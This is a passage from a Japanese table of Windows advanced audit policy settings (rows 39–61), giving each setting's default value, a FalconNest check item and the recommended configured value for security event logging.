39	オブジェクト アクセス⇒ハンドル操作の監査	監査なし		未構成
40	オブジェクト アクセス⇒カーネル オブジェクトの監査	監査なし		未構成
41	オブジェクト アクセス⇒その他のオブジェクト アクセス イベントの監査	監査なし	成功	成功
42	オブジェクト アクセス⇒レジストリの監査	監査なし		未構成
43	オブジェクト アクセス⇒リムーバブル記憶域の監査	監査なし		未構成
44	オブジェクト アクセス⇒SAM の監査	監査なし		未構成
45	オブジェクト アクセス⇒集約型アクセス ポリシー ステージングの監査	監査なし		未構成
46	ポリシーの変更⇒監査ポリシーの変更の監査	成功	成功	成功
47	ポリシーの変更⇒認証ポリシーの変更の監査	成功		成功
48	ポリシーの変更⇒承認ポリシーの変更の監査	監査なし		未構成
49	ポリシーの変更⇒フィルタリング プラットフォーム ポリシーの変更の監査	監査なし		未構成

NO	設定項目	既定値[21]	FalconNest チェック項目	設定値[22]
50	ポリシーの変更⇒MPSSVC ルールレベル ポリシーの変更の監査	監査なし		未構成
51	ポリシーの変更⇒その他のポリシー変更イベントの監査	監査なし		未構成
52	特権の使用⇒重要でない特権の使用の監査	監査なし		未構成
53	特権の使用⇒その他の特権の使用イベントの監査	監査なし		未構成
54	特権の使用⇒重要な特権の使用の監査	監査なし		未構成
55	システム⇒IPsec ドライバーの監査	監査なし		未構成
56	システム⇒その他のシステム イベントの監査	成功および失敗		成功および失敗
57	システム⇒セキュリティ状態の変更の監査	成功		成功
58	システム⇒セキュリティ システムの拡張の監査	監査なし	成功	成功
59	システム⇒システムの整合性の監査	成功および失敗		成功および失敗
60	グローバル オブジェクトアクセスの監査⇒ファイル システム	監査なし		未構成
61	グローバル オブジェクトアクセスの監査⇒レジストリ	監査なし		未構成

以上